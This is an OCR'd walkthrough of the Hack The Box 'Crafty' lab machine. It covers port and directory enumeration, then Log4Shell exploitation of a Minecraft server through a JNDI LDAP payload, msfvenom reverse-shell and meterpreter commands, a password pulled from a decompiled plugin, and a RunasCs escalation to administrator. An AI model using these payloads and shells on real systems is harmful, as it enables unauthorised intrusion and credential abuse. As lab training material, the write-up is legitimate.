
Crafty

Thursday, May 23, 2024 10:39 AM


Starting off with an nmap scan



```
└── [★]$ nmap -sC -sV -oA crafty 10.10.11.249
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-23 16:39 BST
Nmap scan report for 10.10.11.249
Host is up (0.13s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to http://crafty.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Add the domain to the hosts file


Running gobuster in dir mode



```
===============================================================
2024/05/23 16:48:08 Starting gobuster in directory enumeration mode
===============================================================
/home                 (Status: 200) [Size: 1826]
/img                  (Status: 301) [Size: 145] [--> http://crafty.htb/img/]
/Home                 (Status: 200) [Size: 1826]
/css                  (Status: 301) [Size: 145] [--> http://crafty.htb/css/]
/js                   (Status: 301) [Size: 144] [--> http://crafty.htb/js/]
/IMG                  (Status: 301) [Size: 145] [--> http://crafty.htb/IMG/]
/CSS                  (Status: 301) [Size: 145] [--> http://crafty.htb/CSS/]
/Img                  (Status: 301) [Size: 145] [--> http://crafty.htb/Img/]
/JS                   (Status: 301) [Size: 144] [--> http://crafty.htb/JS/]
/HOME                 (Status: 200) [Size: 1826]
/coming-soon          (Status: 200) [Size: 1206]
```

The /coming-soon page may be of interest

Running gobuster in vhost mode




```
── [★]$ gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1mi
lion-5000.txt -u crafty.htb
===============================================================
obuster v3.1.0
y OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
+] Url:          http://crafty.htb
+] Method:       GET
+] Threads:      10
+] Wordlist:     /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000
txt
+] User Agent:   gobuster/3.1.0
+] Timeout:      10s
===============================================================
024/05/23 16:49:56 Starting gobuster in VHOST enumeration mode
===============================================================


===============================================================
024/05/23 16:49:58 Finished
===============================================================
```

Didn't find anything there

Going onto the site we find a new subdomain to add to the hosts file (I wonder if play would've been picked up if I used more than the top1million-5000?

Play.crafty.htb isnt a page we can go to so it is just the domain for the server

At this point I'm not seeing any input fields on site so I begin thinking maybe we're supposed to do something with the minecraft server instead of the site and begin doing research for vulnerabilities with minecraft servers.



minecraft server vulnerabilities

Minecraft
https://www.minecraft.net › en-us › article › important-...

Important Message: Security vulnerability in Java Edition

Hello everyone! Earlier today, we identified a **vulnerability** in the form of an **exploit** within Log4j – a common **Java** logging library. This **exploit** affects many ...

People also ask

Are Minecraft servers vulnerable?

What are the risks of Minecraft servers?

What is the security vulnerability in Minecraft?

How do I make sure my Minecraft server is secure?


Medium · Software Sinner
20+ likes · 2 months ago

Exploiting Minecraft Servers (Log4j) - Software Sinner - Medium

This **vulnerability** allowed attackers to execute arbitrary code remotely, leading to potential **server** compromises. In the context of **Minecraft** ...

https://software-sinner.medium.com/exploiting-minecraft-servers-log4j-ddac7de10847

The first thing of note in this article is that I need to expand the scope of my port scan to see what port is available for the minecraft server




```
──╼ [★]$ nmap -p- -sV 10.10.11.249
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-23 17:00 BST
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.0041s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Serve
r, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Rerunning my port scan we catch the minecraft version and also the port that it is being run on. Having the version we can verify that the cve we're looking at matches that version and we are somewhat on the right path

I was having problems getting the client for tlauncher running on my parrot machine so I pivoted to another log4j vulnerability I found online
https://github.com/kozmer/log4j-shell-poc?source=post_page-----316a735a306d--------------------------------


That vulnerability requires you to grab a jdk that you are exploiting and have it in the same directory so I grabbed it from
https://www.oracle.com/java/technologies/javase/javase8-archive-downloads.html

Then following the guide I had to edit the poc.py file to make it compatible with windows by changing the string cmd line to cmd.exe from bin/sh




```
public class Exploit {

    public Exploit() throws Exc
        String host="%s";
        int port=%d;
        String cmd="cmd.exe";
```

Back to following the guide I start my nc listener



```
──╼ [★]$ nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

Then I run the exploit configuring it to my ip and port that my listener is running on




```
└──╼ [★]$ sudo python3 poc.py --userip 10.10.14.29 --webport 8000 --lport 1234

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.29:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```

Now we just need to find a way to actually send the ldap request since tlauncher didn't work out for us.

Doing some research on finding ways to communicate with a minecraft server other than like opening the game and loading in to send it in the chat I come across pycraft
https://github.com/ammaraskar/pyCraft?source=post_page-----316a735a306d--------------------------------


Make sure that you setup the virtual env and download the dependencies:

Virtualenv <name>
Source <name>/bin/activate
Pip install -r requirements.txt



```
└──╼ [★]$ python3 start.py #in /pyCraft
Enter your username: test
Enter your password (leave blank for offline mode):
Enter server host or host:port (enclose IPv6 addresses in square brackets): 10.1
0.11.249
Connecting in offline mode...
Connected.
```

Sending in that jdni string for the ldap request from the poc exploit we we're running into the pycraft networking client we get our shell!



```
└──╼ [★]$ nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.11.249.
Ncat: Connection from 10.10.11.249:49681.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\users\svc_minecraft\server>
```

From there we can grab our user flag from the desktop directory then start looking for our priv esc.


First I wanted to establish a more secure shell, I was also just playing around to get more used to using metasploite

Using msfvenom to generate a windows reverse shell payload

msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=1337 -f exe -e x86/shikata_ga_nai -i 5 -b "\x00\x0a\x0d" > reverse.exe

-p: set the paylod
-f set the file type
-e set the encoding type
-I set the iterations for encoding
-b telling it what bad characters to avoid (got this list of bad characters from hacktricks)

Configuring the listener




```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tco
[-] The value specified for payload is not valid.
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 10.10.14.29
LHOST => 10.10.14.29
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 9001
LPORT => 9001
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set ExitOnSession false
ExitOnSession => false
```

Run the listener with exploit -j

Now that that's running start a python web server on your attacker machine in the directory where you generated the payload


Then use curl -O to download the file to the system and run it

I had some problems with exploit handler stalling after catching it so in that shell you can CTRL +Z or CTRL + C and then just use the sessions command to go into the session manually




```
Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  4         meterpreter x64/windows  CRAFTY\svc_minecraft @ CRAF   10.10.14.29:9001 -> 10.10.11
                                     TY                             .249:49692 (10.10.11.249)

[msf](Jobs:0 Agents:1) exploit(multi/handler) >> sessions 4
[*] Starting interaction with 4...

(Meterpreter 4)(c:\Users\svc_minecraft\Desktop) > run post/multi/local_exploit_suggester

[-] The specified meterpreter session script could not be found: post/multi/local_exploit_sugge
ter
(Meterpreter 4)(c:\Users\svc_minecraft\Desktop) >
```

There you can see the shell is running. I'm trying to get local exploit suggester running too, but the syntax was wrong




```
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use post/multi/recon/local_exploit_suggester
[msf](Jobs:0 Agents:1) post(multi/recon/local_exploit_suggester) >> run SESSION=4 Verbose=false

[*] 10.10.11.249 - Collecting local exploits for x64/windows...
```



```
#  Name                                                          Potentially Vulnerable?  Check Result
-  ----                                                          -----------------------  ------------
1  exploit/windows/local/bypassuac_sdclt                         Yes                      The target appears to be vulnerable.
2  exploit/windows/local/cve_2020_1048_printerdemon              Yes                      The target appears to be vulnerable.
3  exploit/windows/local/cve_2020_1337_printerdemon              Yes                      The target appears to be vulnerable.
4  exploit/windows/local/cve_2022_21999_spoolfool_privesc        Yes                      The target appears to be vulnerable.
5  exploit/windows/local/ms16_032_secondary_logon_handle_privesc Yes                      The service is running, but could not be validated.
```

We get a couple of suggestions to explore


Trying #4 first because it says privesc and it suggest the target is vulnerable



```
[msf](Jobs:0 Agents:1) exploit(windows/local/cve_2022_21999_spoolfool_privesc) >> show options

Module options (exploit/windows/local/cve_2022_21999_spoolfool_privesc):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PATH       %TEMP%           yes       Path to hold the payload
   SESSION                     yes       The session to run this module on
   WAIT_TIME  5                yes       Time to wait in seconds for spooler to restart
```

Going through each of the 5 options I wasn't able to priv esc so I went back to doing system enumeration

Ended up finding a plugin and downloaded it onto our host machine then decompiled it using a site https://java-decompiler.github.io/



```
    package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {
   public void onEnable() {
      Rcon rcon = null;

      try {
         rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
      } catch (IOException var5) {
         throw new RuntimeException(var5);
      } catch (AuthenticationException var6) {
         throw new RuntimeException(var6);
      }
```

There we find a string which seems vaguely passwordy
s67u84zKq8IXw


I tried to rdp into the server using the admin account with that password and it didn't work

So another idea I had was to try and create a reverse shell payload and then run it as the admin account with the credentials we got

To run the reverse shell powershell script as another user I used :
https://github.com/antonioCoco/RunasCs/releases?source=post_page-----316a735a306d--------------------------------


Then I downloaded that to the target machine using a python web server hosted on my attacker machine

Started a netcat listener and executed the runascs.exe passing in the password we got from that file and the username administrator telling it to run the reverse shell file I downloaded and we got our connection



```
Ncat: Connection from 10.10.11.249.
Ncat: Connection from 10.10.11.249:49701.
whoami
crafty\administrator
```

Then I just grabbed the root flag from the home directory and was done



```
cd Desktop

ls
root.txt
```